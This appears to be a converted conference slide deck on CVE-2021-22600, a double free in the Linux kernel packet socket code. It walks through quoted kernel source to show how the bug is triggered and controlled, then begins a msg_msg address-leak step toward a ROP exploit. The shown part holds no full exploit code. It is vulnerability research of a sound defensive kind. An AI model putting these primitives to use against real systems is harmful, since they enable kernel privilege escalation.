



# USMA: Share Kernel Code with Me

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360 Vulnerability Research Institute

# About

## Liu Yong

- Security researcher at 360 Vulnerability Research Institute.
- Focused on Linux kernel security.
- Winner of the Ubuntu/CentOS category in the Tianfu Cup 2021.

## 360 Vulnerability Research Institute

- Accumulated more than 3,000 CVEs.
- Won the highest bug bounty in history from Microsoft, Google and Apple.
- Continue to work on operating systems, browsers, virtualization, etc.
- <https://vul.360.net/>.

# Agenda

- Introduce
- CVE-2021-22600
- ROP solution
- USMA solution
- Summary

# Introduce

## Two popular exploit methods

Find a structure with a function pointer to hijack pc.

etc: pipe\_buffer, tty\_struct

Find a structure to make arbitrary r/w primitives.

etc: msg\_msg with fuse

# Introduce


## Vulnerability disclosure timeline

- We discovered in 2021.12, but upstream fixed it soon (syzbot also found)
- Submit exploit whitepaper to Blackhat Asia in 2022.1.7
- Ubuntu disclosed it as CVE-2021-22600 in 2022.1.26

# CVE-2021-22600

## Packet socket


- Receive or send raw packets at the device driver (OSI Layer 2) level.
- Implement protocol modules in user space on top of the physical layer.
- Create a user- memory-mapped ring buffer for asynchronous packet reception or transmission.



# CVE-2021-22600

## Packet ring buffer

```
struct packet_ring_buffer {  
    struct pgv      *pg_vec;  
    ...  
    union {  
        unsigned long    *rx_owner_map;  
        struct tpacket_kbdq_core    prb_bdqc;  
    };  
};  
struct tpacket_kbdq_core {  
    struct pgv      *pkbdq;  
    ...  
};  
struct pgv {  
    char *buffer;  
};
```




# CVE-2021-22600

## Packet ring buffer

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struct packet_ring_buffer {  
    struct pgv      *pg_vec;  
    ...  
    union {  
        unsigned long    *rx_owner_map;  
        struct tpacket_kbdq_core    prb_bdqc;  
    };  
};  
struct tpacket_kbdq_core {  
    struct pgv      *pkbdq;  
    ...  
};  
struct pgv {  
    char *buffer;  
};
```

The same offset!



# CVE-2021-22600

## Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
    if (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
            init_prb_bdqc(po, rb, pg_vec, req_u);
    }
    if (closing || atomic_read(&po->mapped) == 0) {
        swap(rb->pg_vec, pg_vec);
        if (po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map);
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

# CVE-2021-22600

## Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {  
    if (req->tp_block_nr) {  
        order = get_order(req->tp_block_size);  
        pg_vec = alloc_pg_vec(req, order);  
        switch (po->tp_version)  
        case TPACKET_V3:  
            init_prb_bdqc(po, rb, pg_vec, req_u);  
    }  
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        swap(rb->pg_vec, pg_vec);  
        if (po->tp_version <= TPACKET_V2)  
            swap(rb->rx_owner_map, rx_owner_map);  
    }  
    bitmap_free(rx_owner_map);  
    if (pg_vec)  
        free_pg_vec(pg_vec, order, req->tp_block_nr);  
}
```

hold pg\_vec reference in init

```
struct tpacket_kbdq_core *p1 = GET_PBDQC_FROM_RB(rb);  
p1->pkbdq = pg_vec;
```

# CVE-2021-22600

## Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {  
    if (req->tp_block_nr) {  
        order = get_order(req->tp_block_size);  
        pg_vec = alloc_pg_vec(req, order);  
        switch (po->tp_version)  
        case TPACKET_V3:  
            init_prb_bdqc(po, rb, pg_vec, req_u);  
    }  
    if (closing || atomic_read(&po->mapped) == 0) {  
        swap(rb->pg_vec, pg_vec);  
        if (po->tp_version <= TPACKET_V2)  
            swap(rb->rx_owner_map, rx_owner_map);  
    }  
    bitmap_free(rx_owner_map);  
    if (pg_vec)  
        free_pg_vec(pg_vec, order, req->tp_block_nr);  
}
```

hold pg\_vec reference in init

```
struct tpacket_kbdq_core *p1 = GET_PBDQC_FROM_RB(rb);  
p1->pkbdq = pg_vec;
```

How to turn a double free bug?

Not cleanup reference!

# CVE-2021-22600

## Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
    if (req->tp_block_nr) {
        order = get_order(req->tp_block_size);
        pg_vec = alloc_pg_vec(req, order);
        switch (po->tp_version)
        case TPACKET_V3:
            init_prb_bdqc(po, rb, pg_vec, req_u);
    }
    if (closing || atomic_read(&po->mapped) == 0) {
        swap(rb->pg_vec, pg_vec);
        if (po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map);
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

first packet\_set\_ring()

alloc pg\_vec with TPACKET\_V3

# CVE-2021-22600

## Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
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        switch (po->tp_version)
        case TPACKET_V3:
            init_prb_bdqc(po, rb, pg_vec, req_u);
    }
    if (closing || atomic_read(&po->mapped) == 0) {
        swap(rb->pg_vec, pg_vec);
        if (po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map);
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

first packet\_set\_ring()

alloc\_pg\_vec with TPACKET\_V3

# CVE-2021-22600

## Bug details

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static int packet_set_ring(sk, req_u, closing, tx_ring) {
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        switch (po->tp_version)
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    if (closing || atomic_read(&po->mapped) == 0) {
        swap(rb->pg_vec, pg_vec);
        if (po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map);
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

first packet\_set\_ring()

alloc pg\_vec with TPACKET\_V3

hold pg\_vec reference in pkbdq

# CVE-2021-22600

## Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
    if (req->tp_block_nr) {
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            init_prb_bdqc(po, rb, pg_vec, req_u);
    }
    if (closing || atomic_read(&po->mapped) == 0) {
        swap(rb->pg_vec, pg_vec);
        if (po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map);
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

first packet\_set\_ring()

alloc pg\_vec with TPACKET\_V3

hold pg\_vec reference in pkbdq


save pg\_vec in rb->pg\_vec

# CVE-2021-22600

## Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {  
    if (req->tp_block_nr) {  
        order = get_order(req->tp_block_size);  
        pg_vec = alloc_pg_vec(req, order);  
        switch (po->tp_version)  
        case TPACKET_V3:  
            init_prb_bdqc(po, rb, pg_vec, req_u);  
        }  
        if (closing || atomic_read(&po->mapped) == 0) {  
            swap(rb->pg_vec, pg_vec);  
            if (po->tp_version <= TPACKET_V2)  
                swap(rb->rx_owner_map, rx_owner_map);  
        }  
        bitmap_free(rx_owner_map);  
        if (pg_vec)  
            free_pg_vec(pg_vec, order, req->tp_block_nr);  
    }  
}
```

rb->pg\_vec = NULL




# CVE-2021-22600

## Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {
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    if (closing || atomic_read(&po->mapped) == 0) {
        swap(rb->pg_vec, pg_vec);
        if (po->tp_version <= TPACKET_V2)
            swap(rb->rx_owner_map, rx_owner_map);
    }
    bitmap_free(rx_owner_map);
    if (pg_vec)
        free_pg_vec(pg_vec, order, req->tp_block_nr);
}
```

rb->pg\_vec = NULL


first free pg\_vec



# CVE-2021-22600

## Bug details

```
static int packet_set_ring(sk, req_u, closing, tx_ring) {  
    if (req->tp_block_nr) {  
        order = get_order(req->tp_block_size);  
        pg_vec = alloc_pg_vec(req, order);  
        switch (po->tp_version)  
        case TPACKET_V3:  
            init_prb_bdqc(po, rb, pg_vec, req_u);  
    }  
    if (closing || atomic_read(&po->mapped) == 0) {  
        swap(rb->pg_vec, pg_vec);  
        if (po->tp_version <= TPACKET_V2)  
            swap(rb->rx_owner_map, rx_owner_map);  
    }  
    bitmap_free(rx_owner_map);  
    if (pg_vec)  
        free_pg_vec(pg_vec, order, req->tp_block_nr);  
}
```



# CVE-2021-22600


## Questions

- Can we control the double free size?
- Can we control the double free time?
- Can we trigger the bug any times?

# CVE-2021-22600

## Questions

```
static struct pgv *alloc_pg_vec(struct tpacket_req *req, int order)
{
    unsigned int block_nr = req->tp_block_nr;
    struct pgv *pg_vec;
    pg_vec = kcalloc(block_nr, sizeof(struct pgv), GFP_KERNEL |
__GFP_NOWARN);
    for (i = 0; i < block_nr; i++) {
        pg_vec[i].buffer = alloc_one_pg_vec_page(order);
    }
}
```



Double free size can be controlled

# CVE-2021-22600

## Questions


- Can we control the double free size? ✓ ➡ controlled by req.tp\_block\_nr
- Can we control the interval time of double free? ✓ ➡ free in separate syscall context
- Can we trigger the bug any times? ✓ ➡ use different packet socks

Nice bug to exploit :)

# ROP solution

Step1: Leak kernel address

```
struct msg_msg {  
    struct list_head m_list;  
    long m_type;  
    size_t m_ts;      /* message text size */  
    struct msg_msgseg *next;  
    void *security;  
    /* the actual message follows immediately */  
};
```




# ROP solution

## Step1: Leak kernel address

```
static struct msg_msg *alloc_msg(size_t len)
{
    struct msg_msg *msg;
    struct msg_msgseg **pseg;
    size_t alen;

    alen = min(len, DATALEN_MSG);
    msg = kmalloc(sizeof(*msg) + alen, GFP_KERNEL_ACCOUNT);
    ...
    return msg;
}
```




Alloc heap with any size between 48 and 4096

```
#define DATALEN_MSG ((PAGE_SIZE-sizeof(struct msg_msg))
```

# ROP solution

## Step1: Leak kernel address


```
struct msg_msg *copy_msg(src, dst)
{
    size_t len = src->m_ts;
    alen = min(len, DATALEN_MSG);
    memcpy(dst + 1, src + 1, alen);
    for (dst_pseg = dst->next, src_pseg = src->next;
        src_pseg != NULL;
        dst_pseg = dst_pseg->next, src_pseg = src_pseg->next) {
        len -= alen;
        alen = min(len, DATALEN_SEG);
        memcpy(dst_pseg + 1, src_pseg + 1, alen);
    }
    return dst;
}
```



# ROP solution

## Step1: Leak kernel address

